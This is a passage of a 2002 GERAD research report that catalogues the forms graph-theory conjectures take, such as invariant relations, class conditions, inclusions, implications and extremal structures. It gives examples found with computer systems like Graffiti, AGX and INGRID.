Les Cahiers du GERAD
G–2002–46

Abstract

Conjectures in graph theory have multiple forms and involve graph invariants, graph classes, subgraphs, minors and other concepts in premisses and/or conclusions. Various abstract criteria have been proposed in order to find interesting ones with computer-aided or automated systems for conjecture-making. Beginning with the observation that famous theorems (and others) have first been conjectures, if only in the minds of those who obtained them, we review forms that they take. We also give examples of conjectures of such forms obtained with the help of, or by, computers when it is the case. It appears that many forms are unexplored and so computer-assisted and automated conjecture-making in graph theory, despite many successes, is pretty much at its beginning.

Keywords: graph, conjecture, computer-aided system, automated system, invariant, subgraph, minor.

Résumé

Les conjectures en théorie des graphes ont des formes multiples et impliquent des invariants graphiques, des classes de graphes, des sous-graphes, des mineurs et d'autres concepts dans les prémisses et/ou conclusions. Divers critères abstraits ont été proposés afin de trouver des conjectures intéressantes avec l'assistance de l'ordinateur ou à l'aide de systèmes automatisés. A partir de l'observation que les théorèmes célèbres (et les autres) ont d'abord été des conjectures, ne fut-ce que dans l'esprit de ceux qui les ont obtenus, on passe en revue les formes qu'elles peuvent prendre. On donne également des exemples pour les formes pour lesquelles des systèmes assistés ou automatisés ont donné des résultats. Il apparait que de nombreuses formes sont inexplorées et en conséquence la recherche de conjectures assistée par ordinateur ou automatisée, malgré de nombreux succès, en est encore à ses débuts.

Mots clés: graphe, conjecture, système assisté, système automatisé, invariant, sous-graphe, mineur.

1 Introduction

"*What makes a mathematical result interesting?*" This difficult question of mathematical philosophy is seldom discussed, despite its obvious interest. Recently, needs of computer-assisted or automated systems for finding interesting new concepts, theorems or conjectures have given it some actuality, notably in graph theory. Views of several famous scientists on this topic are interspersed with discussions of graph theoretical conjectures in the large *Written on the wall* file of Fajtlowicz [50]. Colton *et al.* [32] and Larson [67], also address this question in detail.

We next mention and briefly discuss a few proposed criteria:

(a) *simplicity*: simple formulae are the most used ones, and thus the most likely to have many consequences. They also have the most potential falsifiers, as explained by Popper in his famous book "*The Logic of scientific discovery*"[76]. However, it may be hard to find many simple, new and true formulae. Moreover, some of them may be trivial, e.g., that the clique number of a graph is not larger than its chromatic number.

In a similar vein, one might suggest the two following criteria:

(b) *centrality*: conjectures should preferably involve the most central concepts of graph theory as e.g. connectedness, stability, colorability, and so forth. To illustrate, some new concepts proved to be interesting and lead to numerous results, as e.g. *pancyclicity* or having elementary cycles of all possible lengths, introduced by Bondy [10], which is close to the basic concept of cycle. This is far from being always the case for the numerous new concepts which nowadays proliferate and, to some extent, threaten the unity of graph theory.

(c) *problem solving*: instead of considering centrality in terms of concepts, one may examine it in terms of problems posed by scientists in a given field. This leads to another criterion, again stated by Popper in *"The Logic of Scientific Discovery"* [76]: "Only if it is the answer to a problem – a difficult, a fertile problem, a problem of some depth – does a truth, or a conjecture about the truth, become relevant to science. This is so in pure mathematics, and it is so in the natural sciences."

A quite different criterion is the following:

(d) *surprisingness*: Conway's answer to the question "What makes a good conjecture?" was "It should be outrageous" [50]. This means a trained mathematician finds something contrary to what suggests his well-educated intuition, and so gets a new insight. Of course, it remains to be examined whether some explanation may be found, together with new results, or the conjecture will remain an isolated curiosity.

(e) *distance between concepts* is one version of surprisingness: a conjecture will be the more interesting the farther the concepts involved are one from another. This implies an operational notion of distance, either in the conjecture-making program or possibly in a lattice of graph-theoretical concepts.

Another view comes from information theory:

(f) *information-content* relative to databases of conjectures and graphs. A conjecture is interesting if it tells more, for at least one graph than the conjunction of all other conjectures. This is the criterion of the "DALMATIAN" version of Graffiti [50], discussed in [60]. It also means the conjecture should not be redundant.

A more demanding related criterion is:

(g) *sharpness:* the conjecture should be best possible in the weak sense, i.e., sharp for some values of the parameters, or in the strong sense, i.e., sharp for all values of the parameters compatible with the existence of a graph [60].

In addition to such abstract criteria one might take a pragmatic view and say that a conjecture is interesting if it has attracted the attention of mathematicians, whoever they may be. This is fairly tautological. Note, moreover, that popularity of a result depends not only on its intrinsic merits but also on its visibility (Journal where it was published, computer systems which mention it or give access to it, as well as relations and aptitude for marketing of its author(s)).

In this paper, we follow a different approach, beginning from the observation that *well-known theorems in graph-theoretical books and papers were first conjectures, if only in the minds of those which proved them.* Instead of seeking an abstract and general criterion we more modestly try to find what forms have a number of well-known results in graph theory. On this base we reflect on what is done by available conjecture making systems, and what remains to be done.

Let us recall the definition of conjecture in Bouvier and George's [13] *Dictionary of Mathematics*:

Conjecture: *An a priori hypothesis on the exactness or falseness of a statement of which one ignores the proof.*

As a *statement* is a very general concept in mathematics, one can expect to find conjectures of many forms. We are, as mentioned above, interested here in the various forms of graph-theoretic conjectures. We therefore make a tentative, and necessarily incomplete, catalog of such forms using books by Berge [6], Biggs [7], Bondy and Murty [12], Busacker and Saaty [20], Cvetković, Doob and Sachs [34], Haynes, Hedetniemi and Slater [61] and a few others prominent among which is Chung and Graham's book *Erdös on Graphs* [30].

We also mention, with an example if possible, if a form has been explored by one or another system for computer-assisted or automated conjecture-making in graph theory. In accordance with the terminology of [60] we say a conjecture has been obtained *with* a system if this was done in computer-assisted mode and *by* a system if this was done in (fully) automated mode. Note that several systems can be used in either of those modes. Moreover, we mention some cases where systems, designed for other purposes, could be used for conjecture-making. As will be seen, many unexplored cases remain, most of which could apparently be explored by some enhanced version of one or another existing system.

2 Algebraic relations

2.1 General form

A first class of graph-theoretic conjectures consist in algebraic relations between graph invariants, i.e., quantities which are independent of vertices and edge labelings. Such relations may be valid for any graph G or for some particular class of graphs.

To date, this class of conjectures is the most studied, but far from the only one, in computer-assisted and automated conjecture-making, see [60] for a discussion.

Let R denote a relation and C a class of graphs; any graph G can be associated with a boolean variable, true (or equal to 1) if G belongs to this class and false (or equal to 0) otherwise [14] [16].

The general form of conjectures considered in this section can then be written

$$R \,|\, C \qquad (\text{or } \; C \Rightarrow R)$$

which reads:

"For any graph of class C, relation R holds".

If a relation holds for all graphs, C can be omitted.

We now review theorems and conjectures of this form, considering first R, then C, and going from the simplest to the more elaborate ones.

2.2 Linear relations and extensions

Let $G = (V, E)$ be a simple undirected graph without loops, with *order* $n = |V|$ and *size* $m = |E|$. Let $\alpha(G)$ denote the *independence number* of G, i.e., the largest number of pairwise non adjacent vertices, $\nu(G)$ the *matching number* of G, i.e., the largest number of pairwise non-incident edges, $\tau(G)$ the *vertex covering number* of G, i.e., the smallest number of vertices in a set such that each edge contains at least one of those vertices, and $\epsilon(G)$, the *edge covering number* of G, i.e., the smallest number of edges in a set such that each vertex belongs to at least one of those edges. Denote by R_1 the class of linear equalities between invariants of G.

Theorem 1 (Norman, Rabin [71], Gallai [55]) *For any graph G with matching number $\nu(G)$, edge covering number $\epsilon(G)$, vertex covering number $\tau(G)$, independence number $\alpha(G)$ and order n,*

$$\nu(G) + \epsilon(G) = n$$

and if G has no isolated vertex

$$\alpha(G) + \tau(G) = n.$$

Such equalities, valid for all graphs (or for a very large class) are rare. They are more common for particular classes of graphs. Recall that a *tree* T is a connected graph without

cycles (paths with the last vertex equal to the first one). Let $\omega(G)$ denote the *clique number* of G, i.e., the largest number of pairwise adjacent vertices and $\chi(G)$ the *chromatic number* of G, i.e., the smallest number of colors to be assigned to the vertices of G such that no pair of adjacent vertices get the same color.

Theorem 2 (Folklore) *For any tree T,*

$$m = n - 1,$$

$$\omega(T) = 2$$

and

$$\chi(T) = 2.$$

Observe that coefficients of invariants in these relations are equal to 1. This need not always be the case.

Let n_1 denote the number of *pending vertices* of G, i.e., the number of vertices each belonging to a single edge. Recall the *distance* l_{ij} between a pair of vertices v_i and v_j of a graph G is the number of edges in a shortest path joining them. The *eccentricity* ecc_i of a vertex v_i is the largest distance between that vertex and another one. A *center* of G is a vertex v_i with smallest eccentricity; this eccentricity is called the *radius* of G. The *diameter* $D(G)$ of a graph G is the maximum eccentricity of its vertices, (or the largest distance between two vertices of G). The *index* (or *spectral radius*) of G is the largest eigenvalue of its *adjacency matrix* $A = (a_{ij})$, where $a_{ij} = 1$ if v_i and v_j are adjacent and 0 otherwise.

Conjecture 1 (Caporossi, Hansen [25] [24]) *For any tree T of size m and order n with n_b black and n_w white vertices, $n = n_b + n_w$, with minimum index, independence number $\alpha(T)$, n_1 pending vertices, radius r and diameter $D(T)$,*

$$2\alpha(T) - m - n_1 + 2r(T) - D(T) = 0.$$

This conjecture, obtained by AGX, is open. It is unlikely that an equality conjecture with as many invariants could be found by hand. Note that coefficients of invariants are small integers. AGX can also obtain conjectures with real numbers (approximated to a reasonable extent, as computations are made by machine).

Let d_j, for $j = 1, 2, .., n$, denote the *degree* of vertex v_j,i.e., the number of edges incident with v_j. Recall that the *Randic index* [79] of a graph $G = (V, E)$ is defined by

$$Ra(G) = \sum_{(i,j)/\{v_i,v_j\}\in E} \frac{1}{\sqrt{d_i d_j}}$$

and the irregularity $irr(G)$ [1] of G by

$$irr(G) = \sum_{(i,j)/\{v_i,v_j\}\in E} |d_i - d_j|.$$

Conjecture 2 *For any tree T of size m with maximum degree $\Delta \leq 3$ and maximum irregularity $irr(T)$, Randic index $Ra(T)$, and n_1 pending vertices,*

$$Ra(T) = -0.027421\, irr(T) + 0.538005\, m - 0.1104848\, n_1 + 0.614014.$$

This conjecture is proved in the Appendix. Extremal trees have vertices of degree 3 and 1 alternatingly, as far as possible. Note that the system GRAPH [33] [35] could also have been used to find such extremal trees interactively, and, after characterizing them, possibly lead to the above result.

Linear inequalities form a class R_2 of relations and are more common in graph theory than linear equalities. Let $\chi'(G)$ denote the *edge-chromatic number* (or chromatic index) of G, i.e., the smallest number of colors needed to color the edges of G such that no two incident edges have the same color.

Theorem 3 (Vizing [85]) *For any graph G with maximum degree Δ and chromatic index $\chi'(G)$*

$$\Delta \leq \chi'(G) \leq \Delta + 1.$$

Many linear inequality conjectures have been obtained by several systems, and proved, refuted or remain open. We mention a few. Let $\bar{l}(G)$ denote the average distance between pairs of vertices of G.

Conjecture 3 (Graffiti 2, Fajtlowicz [50]) *For any connected graph G with average distance $\bar{l}(G)$ and independence number $\alpha(G)$,*

$$\bar{l}(G) \leq \alpha(G).$$

Conjecture 4 (Graffiti 3, Fajtlowicz [50]) *For any connected graph G with average distance $\bar{l}(G)$ and Randic index $Ra(G)$,*

$$\bar{l}(G) \leq Ra(G).$$

Both conjectures were obtained with Graffiti; the former was proved by Chung [29] and the latter is open.

A *chemical graph* G has maximum degree 4 (due to the valency of carbon).

Conjecture 5 (Caporossi, Hansen [25] [24]) *For any chemical graph G with Randic index $Ra(G)$, size m and n_1 pending vertices,*

$$Ra(G) \geq \frac{m + n_1}{4}.$$

This conjecture, obtained by AGX, was proved using arguments based on linear programming.

A shorter proof is the following. Let $G = (V, E)$ and $E = E_1 \cup E_2$ where E_1 denotes the edges of G adjacent to a leaf and E_2 those which have both endvertices of degree at least 2. $|E_2| = |E| - |E_1| = m - n_1$. Moreover, for any edge $\{v_i, v_j\} \in E_1, 1/\sqrt{d_i d_j} \geq 1/2$ as d_i and $d_j \leq 4$ and one of d_i and d_j is equal to 1, and for any edge $\{v_i, v_j\} \in E_2, 1/\sqrt{d_i d_j} \geq 1/4$. Hence, $Ra(G) \geq (m - n_1)/4 + n_1/2 = (m + n_1)/4$. □

A third class of relations, R_3, is obtained by using floor and ceiling operators.

Let $\gamma(G)$ denote the *domination number* of G (or *exterior stability number*), i.e., the smallest number of vertices in a set such that any vertex not in the set is adjacent to one in the set; let $g(G)$, the *girth* of G denote the length of the smallest cycle of G.

Theorem 4 (Brigham, Dutton [15]) *For any graph G with minimum degree $\delta \geq 2$ and girth $g(G) \geq 5$,*

$$\gamma(G) \leq \left\lceil \frac{n - \lfloor g(G)/3 \rfloor}{2} \right\rceil .$$

Not much has been done regarding the use of the operators $\lfloor a \rfloor$ (floor of a, or largest integer not larger than a) and $\lceil a \rceil$ (ceiling of a or smallest integer not smaller than a) in computer-assisted or automated conjecture-making in graph theory. Exceptions are a few conjectures obtained with Graffiti [38] and the following conjecture. Recall that the *distance polynomial* of a graph G is defined as

$$P(G) = n + mx + \sum_{k=1}^{\lfloor \frac{D(G)}{2} \rfloor} p_k x^k,$$

where p_k denotes the number of pairs of vertices v_j, v_l at distance k. Then this polynomial will be *palindromic* if

$$p_k = p_{D(G)-k} \qquad k = 0, 1, 2, .., \lfloor \frac{D(G)}{2} \rfloor.$$

and the *distance to the palindrome condition* is defined as

$$dist(G) = \sum_{k=0}^{\lfloor \frac{D(G)}{2} \rfloor} |p_{D(G)-k} - p_k|.$$

Clearly if $dist(G) = 0$ the polynomial is palindromic. AGX [22] could find trees T with a palindromic distance polynomial $P(T)$ and an even diameter $D(T)$ (finding graphs G with a palindromic distance polynomial is easy) but not with an odd diameter $D(T)$. However, its use led to

Conjecture 6 (Caporossi *et al.*[22]) *For any tree T with odd diameter $D(T)$,*

$$dist(T) \geq \lceil \frac{n}{2} \rceil.$$

This conjecture is open (and apparently hard). It was obtained interactively with AGX; however the non-automated part was easy as AGX produced trees T with odd diameter and distances $dist(T)$ equal to 5,6,6,7,7,8,8 and so forth for $n = 10$ to $n = 50$ without exception, from where the conjecture follows immediately.

2.3 Non-linear relations

A fourth class of relations, $R4$, involves powers of invariants or products of them. Usually powers are squares, cubes, inverses, square or cubic roots. Products usually involve only a pair of invariants. Recall that the *complementary graph* $\bar{G}$ of a graph G has an edge joining vertices v_i and v_j if and only if G has not.

Theorem 5 (Nordhaus, Gaddum [70]) *For any graph G of order n with chromatic number $\chi(G)$,*

$$2\sqrt{n} \leq \chi(G) + \chi(\bar{G}) \leq n + 1$$

and

$$n \leq \chi(G).\chi(\bar{G}) \leq \frac{(n+1)^2}{2} = \frac{n^2}{2} + n + \frac{1}{2}.$$

Systems Graffiti and AGX led to several conjectures with powers or products of invariants. Define [50] the temperature t_j of vertex v_j of G as

$$t_j = \frac{d_j}{n - d_j} \quad j = 1, 2, .., n.$$

Conjecture 7 (Graffiti 834, Fajtlowicz [50]) *For any connected graph G with average distance $\bar{l}(G)$ and temperature of vertices of the complementary graph $t_j(\bar{G})$, $j = 1, \ldots n$,*

$$\bar{l}(G) \leq 1 + \max_j \ t_j(\bar{G}).$$

This conjecture could be reformulated as

$$(1 + \delta(G))\, \bar{l}(G) \leq n,$$

and was refuted by AGX [26]; the counter-example consists of two triangles joined by a path with seven edges. A weaker, but simple and elegant, conjecture is the following:

Conjecture 8 (Graffiti 127, Fajtlowicz [50]) *For any connected graph G*

$$\delta(G).\bar{l}(G) \leq n.$$

After this conjecture remained open for more than 10 years, a stronger result, implying it as a corollary, was obtained by Beezer *et al.* [5].

The *energy* E of a graph G can be defined [57] [56] as

$$E = \sum_{i=1}^{n} |\lambda_i|$$

where the λ_i , $i = 1, 2, \ldots, n$ are the eigenvalues of the adjacency matrix $A(G)$ of G.

Conjecture 9 (Caporossi *et al.* [21]) *For any graph* G,

$$E \geq 2\sqrt{m}$$

and

$$E \geq \frac{4m}{n}.$$

Both relations, obtained with AGX, could easily be proved.

A fifth, rare, class of relations, R_5, involve exponentials or logarithms.

Theorem 6 (Berge [6]) *For any connected graph* G *with a maximum degree* $\Delta \geq 2$ *and radius* $r(G)$,

$$r(G) \geq \frac{log(n\,\Delta - n + 1)}{log(\Delta)}$$

A few other conjectures involving logarithms were recently obtained with Graffiti [38].

Let $\rho(G)$ denote the *path covering number* of G, i.e., the smallest number of vertex disjoint paths needed to cover all vertices of G.

Conjecture 10 and 11 (De La Vina *et al.* [38]) *For any graph* G *with independence number* $\alpha(G)$, *radius* $r(G)$ *and path covering number* $\rho(G)$,

$$\alpha(G) \geq r(G) + ln(\rho(G))$$

and

$$\alpha(G) \geq ln(r(G)) + \rho(G).$$

These conjectures are open.

2.4 Qualitative relations

Relations of another form, i.e., *qualitative* ones, define class R_6. They are rarely used in graph theory but quite frequent in other fields such as economics [81], particularly in *comparative statics*. Qualitative relations describe trends of invariants. e.g:

"invariant i_1 *increases when invariant* i_2 *increases"*

or

"invariant i_1 *decreases when invariant* i_2 *increases",*

which may be expressed by

$$\frac{\Delta i_1}{\Delta i_2} > 0 \qquad \text{and} \qquad \frac{\Delta i_1}{\Delta i_2} < 0$$

respectively, where Δi_2 is an increase in invariant i_2 and Δi_1 the corresponding change in the invariant i_1.

A tree with n vertices is bipartite and its vertices can be colored, say, in black and white; let n_b and n_w denote the numbers of black and of white vertices respectively (with $n_b + n_w = n$). In [37] color-constrained trees, i.e., trees with fixed n and $n_b \geq n_w$, and with minimum index are studied. This led to the following result:

Conjecture 12 (Cvetković *et al.* [37]) *For all trees T with n vertices, n_b black ones and n_w white ones, $n_b \geq n_w$, the minimum value of the index λ_1 (T) increases monotonously with $n_b - n_w$.*

This qualitative conjecture was obtained with AGX and is proved in the cited reference.

2.5 Conditions

We next discuss the classes C of graphs G which are the most used in conjectures of the type $R|C$. Several of them have already been illustrated by examples given above.

A first class, C_1, is composed of *conditions necessary for the invariants $i_1, i_2, ...$ used in the relation R to be defined*. Quite often the graph will have to be *connected*, i.e., any two vertices must be joined by a path.

Examples are conjectures 3,4,7 and 8 above where connectedness is needed for average distance not to be infinite. In other conjectures, such as those on trees, e.g. conjecture 6 above, connectedness is implicit, as a tree is a connected graph without cycles.

Another class C_2 consists of *conditions eliminating trivial cases.* An example is that there should be no isolated points, i.e., the minimum degree $\delta(G) \geq 1$. This is illustrated by the second formula of Gallai's theorem (Theorem 1 above).

Forbidden subgraphs can also be used to obtain well-known classes of graphs, which we denote collectively by C_3.

A first case is *triangle-free* graphs.

Theorem 7 (Fraughnaugh, Locke [54]) *For any connected triangle-free 3-regular graph G with independence number $\alpha(G)$ and order n,*

$$\frac{\alpha(G)}{n} \geq \frac{11}{30} - \frac{2}{15n} \qquad \left(or\ \alpha(G) \geq \frac{11}{30} n - \frac{2}{15} \right)$$

Conjecture 13 (Graffiti 116, Fajtlowicz [50]) *For any triangle-free graph G with index $\lambda_1(G)$ and Randić index $Ra(G)$,*

$$\lambda_1(G) \leq Ra(G).$$

This has been proved by Favaron, Mahéo and Saclé [51].

A generalization is to consider graphs without odd cycles C_{2k+1} for all positive integers k, i.e., *bipartite graphs*.

Theorem 8 (König [64]) *For any bipartite graph G with matching number $\nu(G)$ and vertex covering number $\tau(G)$,*

$$\nu(G) = \tau(G).$$

A more drastic condition is to exclude all cycles, which of course gives trees, if connectivity is assumed, and *forests* otherwise.

Conjecture 1 above does not hold for all trees; the following one does

Conjecture 14 (Caporossi, Hansen [25] [24]) *For any tree T,*

$$\alpha(T) \leq \frac{1}{2}(m + n_1 + D(T) - 2r(T))$$

and

$$\alpha(T) \geq \frac{1}{2}(m + n_1 + D(T) - 2r(T) - [\frac{n-2}{2}]).$$

Symbols are defined above. Both relations were found with AGX; the former is proved in [25] and the latter in [24].

A generalization consists in defining a new class C_4, in terms of excluded subgraphs of G obtained by applying some operations. A first such operation is an homomorphism, i.e., removal of degree 2 vertices: if $d_j = 2$ and the neighbors of v_j are v_i, v_k, remove v_j and replace its two incident edges by an edge joining v_i and v_k. Then G is *planar* if it contains no induced subgraph homomorphic to K_5 or $K_{3,3}$ (see below).

Theorem 9 (the four-color theorem, Appel, Haken [2] [3] [4])
If G is planar and has chromatic number $\chi(G)$ then

$$\chi(G) \leq 4.$$

This result was conjectured already in 1852 and was proved in 1976, with important computer aid; see also the more recent and shorter, but still computer-aided proof of Robertson *et al.* [80].

3 Conditions for belonging to a class of graphs

A second class of graph theoretic conjectures consists in necessary and/or sufficient conditions, expressed as algebraic relations, for a graph G to belong to a particular class C. Sufficient conditions appear most often. Their general form is

$$C \Leftarrow R$$

which reads:

"For any graph G, relation R implies G belongs to class C".

Necessary conditions have the form discussed in section 2, i.e., $C \Rightarrow R$. In rare cases, necessary and sufficient conditions are available: $C \Leftrightarrow R$. One can have also conditions valid only for some classes of graphs, e.g. $(C_1 \Leftarrow R) \mid C_2$. Recall that a graph is *Hamiltonian* if and only if there exists a cycle of G going once and only once through each vertex.

Theorem 10 *A graph G of order $n \geq 3$ with degree sequence $d_1 \leq d_2 \leq \ldots d_n$ is Hamiltonian if one of the following conditions holds:*
(i) (Dirac [40]) $d_k \geq \frac{n}{2}$ for all $k = 1, 2, \ldots n$;
(ii) (Ore [72] $d_u + d_v \geq n$ for all pairs of non adjacent vertices u,v;
(iii) (Pósa [77]) $d_k > k$ for all k with $1 \leq k \leq \frac{n}{2}$;
(iv) (Bondy [9]) $d_j + d_k \geq n$ for all j, k with $d_j \leq j, d_k \leq k - 1$.

Instead of a single relation R, one could have a conjunction or a disjunction of relations (as shown in the previous theorem, when the four conditions are taken jointly) or some more complicated logical combination of relations.

Relations of this form do not appear to have been much studied with computer-assisted or automated conjecture-making systems. One possible approach would be to consider conjectures which have not yet been refuted or proved, for some class C of graphs and test, on a database of examples or with an optimization routine, if one or several of them appear to be sufficient for G to belong to C.

Another approach would be to study conjectures valid for critical graphs related to the property defining C (*i.e.,* graphs G belonging to class C but who cease to be so if a vertex or an edge is removed), then to see if these conjectures hold for all graphs of C, or can be modified for this to be the case.

4 Inclusions between classes of graphs

A third class of graph-theoretic conjectures describes inclusion between classes $C_1, C_2, \ldots$ of graphs. The simplest form is then

$$C_1 \subseteq C_2$$

or, in rare cases,

$$C_1 \equiv C_2$$

which read

"All graphs of class C_1 belong to class C_2"

e.g.

"All trees are bipartite graphs"

and

"A graph belongs to class C_1 if and only if it belongs to class C_2"

e.g.

"A tree is a connected graph without cycles"

(this is sometimes taken as a definition but one can also use the following one: "A tree is a connected graph with $n-1$ edges").

Definitions of classes can be more general, *e.g.,* correspond to boolean expressions on simple classes of graphs or subgraphs in G, or possibly some graph derived from G by transformation such as removing vertices of degree 2.

Theorem 11 (Kuratowski [65]) *A graph G is planar if and only if it does not contain an induced subgraph homeomorphic to K_5 or $K_{3,3}$.*

The system *Graph Theorist* developed by Epstein [42] [43] [44] [45] represents classes of graphs by constructive definitions, *i.e.,* properties are associated with the classes of graphs satisfying them and algorithms are specified to construct (at least in principle) all graphs of these classes. Then inclusion among classes is studied leading to conjectures and their proof.

Such conjectures seldom appear to be new, the aim of Graph Theorist being more to understand mathematical reasoning than derive new results.

Relations of the above form do not appear to have been studied with other conjecture-making systems in graph theory.

5 Implications between relations

A further class of conjectures relates to implications and equivalences between relations $R_1, R_2, \ldots$, *i.e.,* they are of the form

$$R_1 \Rightarrow R_2$$

or

$$R_1 \Leftrightarrow R_2$$

Again these forms may be generalized to consider conjunctions, disjunctions or more complex logical expressions of several relations.

These forms are basic in mathematics and graph theory. They correspond to several problems:

5.1 Corollaries

The conjecture is then that corollary R_2 is a consequence of theorem R_1.

Conjecture 15 *The lower bound (*Berge *[6]) on the independence number $\alpha(G)$ of any graph G of order n and size m*

$$\alpha(G) \geq \frac{n^2}{2m+n}$$

is implied by the lower bound (Favaron *et al.* [52])

$$\alpha(G) \geq \left\lceil \frac{2n - \frac{2m}{\lceil \frac{2m}{n} \rceil}}{\lceil \frac{2m}{n} \rceil + 1} \right\rceil .$$

This is indeed the case, the latter bound being best possible for all n and m compatible with the existence of a simple graph.

Conjecture 16 [52] *The second relation in Conjecture 15 is equivalent to the following one (proposed earlier in* [59]*):*

$$\alpha(G) \geq \left\lceil n - \frac{2m}{1 + \lfloor \frac{2m}{n} \rfloor} \right\rceil + \left\lceil \frac{n - \lceil n - 2m/(1 + \lfloor \frac{2m}{n} \rfloor)(1 + \lfloor \frac{2m}{n} \rfloor) \rceil}{2 + \lfloor \frac{2m}{n} \rfloor} \right\rceil .$$

This conjecture is correct (but stated without proof in [52]).

Corroborating, refuting or strengthening conjectures such as the two last ones can be done in several ways:
(i) enumerating small graphs with systems such as Nauty or geng [69];
(ii) building interactively a counter-example, with a system such as GRAPH [33] [36];
(iii) minimizing the difference between the right hand-sides of both conjectures with AGX while parametrizing on n and m [21] [24].

5.2 Redundancy

If a relation R_2 is implied by a relation R_1 in a database, it may be viewed as redundant (and possibly deleted). Given R_1 and R_2, AGX is well-adapted to test a conjecture for redundancy: it will minimize (or maximize) the latter under the constraint that the former holds. This can be extended to testing a conjecture such as $R_1, R_2, \ldots R_k$ imply R_{k+1}, as well as to equivalence. However, this leads to refuting or corroborating one such conjecture not to finding it.

More generally,

> "When a new inequality relating graph invariants is discovered INGRID can be employed to determine if the same or better bounds can be obtained from previously known results" ([17] p.170).

To that effect, INGRID [17] can find among all relations of a large database if there is a small subset of them which imply a given relation. Thus given a set of relations $\Re = \{R_1, R_2, ...R_p\}$ and a relation R, INGRID discovers a statement of the form

$$R_{i_1} \cap R_{i_2} \cap \ldots R_{i_k} \;\Rightarrow\; R$$

where $k \ll p$. An example follows:

Conjecture 17 (Brigham *et al.* [17]) *The known relation between spectral radius λ_1, chromatic number χ and size m of a graph G*

$$\lambda_1 \leq \sqrt{2m\frac{(\chi-1)}{\chi}}$$

and

$$\chi \leq \lfloor 1 + \frac{1}{2}\sqrt{1+8m} \rfloor$$

imply the relation (Stanley [83])

$$\lambda_1 \leq -1 + \sqrt{1+8m}.$$

INGRID works as follows: it has built into it 458 relations between 37 graph invariants. The user can enter values or ranges of values for any of the invariants and INGRID then returns, using the relations, values or ranges of values for the remaining invariants. There is also a tracking function which allows the user to see the sequence of relations which led to the result, if desired.

INGRID may be used in interactive or in automated mode, i.e., in the latter case, after posing a question one just records the results in terms of values or intervals of values for invariants and of relations used.

It thus appears that the tools it uses for "helping to test the effectiveness of new theorems", as is discussed in this subsection, as well as for "helping derive theorems", which is discussed in the next subsection, are automated.

Brigham *et al.* comment as follows on the above example ([17] p.170):

> "With this insight we were able to show analytically that substitution of the second inequality into the first always produces a better bound than Stanley's except for one class of extremal graphs where they are equal. This in no way diminishes the value of Stanley's result, which gives an elegant direct relationship between λ_1 and e, but the exercise showed we need not include it in INGRID's knowledge base."

So, in this case, INGRID make a conjecture, which was later proved by hand. Observe that INGRID [17], as Graffiti's DALMATIAN heuristic ([49, p. 370]), does not include a relation in its database of relation if it is not informative. In the former case, this means it is implied by the union of all previous ones and in the latter case that this is true for the restricted set of graphs in the database of examples.

5.3 Paths towards new relations

The conjecture making function of INGRID just described can be extended to help finding new relations. Indeed, "INGRID does not of itself find new theorems relating graph

invariants, but it can be a valuable tool in aiding a researcher to do just that" ([17] p.170). Assuming an unknown but interesting relation exists between two invariants i_1 and i_2, one may vary one of them, observe the influence on the bounds of the other and use the tracking function to see which relations (implying quite different invariants than i_1 and i_2) are invoked by the system in computing these bounds. This leads to a conjecture of the form

"Relations $R_1, R_2, \ldots R_k$ in the database lead to a relation between invariants i_1 and i_2."

Then algebraic manipulations can be used to derive this relation, as illustrated by the next example:

Conjecture 18 (Brigham *et al.* [17]) *The relations*

$$\Delta \leq \lambda_1^2,$$

$$\nu \geq \frac{n}{\Delta - 1},$$

$$\epsilon \leq n - \nu$$

and

$$\theta_0 \leq \alpha$$

where the symbols are described above, except for the clique cover number $\theta_0 = \chi(\bar{G})$, imply relation(s) between λ and θ_0.
This indeed led to the relations

$$\theta_0 \leq n[\lambda_1^2/(1+\lambda_1^2)]$$

and

$$\theta_0 \leq \frac{1}{2} + [n(n-1) - \lambda_1(\lambda_1 - 1) + \frac{1}{4}]^2,$$

which could be proved and are new.

6 Structural conjectures

Many theorems in graph theory specify partially or completely the structure of some classes of graphs. In particular extremal graphs, *i.e.,* graphs for which an invariant takes its minimum or maximum value have been much studied, as shown in Bollobas' book [8] on that topic. Critical graphs have also received much attention.

Theorem 12 (Turan [84]): *If G is a graph of order n with independence number $\alpha(G)$, and minimum number of edges, then G is isomorphic to the graph $G_{n,k}$ composed of k disjoint cliques, r of which have q vertices and the others $k-r$ of which have $q-1$ vertices, where r and q are such that $n = q(k-1) + r$.*

This result has been generalized in many ways.

The energy of a graph has been defined above, and two lower bounds in terms of m and n given.

Conjecture 19: *For any graph G with energy $E(G)$, and size m the bound*

$$E(G) \geq 2\sqrt{m}$$

is attained if and only if G is complete bipartite.

This conjecture obtained with AGX, is proved in [21].

The Randic index of a graph has also been defined above.

Conjecture 20: *For any chemical tree T (with a maximum degree 4) of given size m, the Randic index is minimum if and only if it belongs to one of the three families represented in Figure 1 or is obtained from such a tree by iterated removal of three pending edges incident with a same vertex and their addition at another pending vertex.*

This conjecture, obtained with AGX, is proved in [23].




Figure 1: Three classes of chemical trees with minimum Randic index.

Dendrimers [41] are trees with a given maximum degree Δ which are as regular as possible (*i.e.,* regular except for pending vertices) and symmetric around one central vertex (see Figure 2a). It has long been surmised that:

Conjecture 21: [62] [63] *Dendrimers have minimum Wiener index (or total distance between pairs of vertices) among all trees with maximum degree Δ and the same order n.*




Figure 2: Dendrimers without and with additional edges.

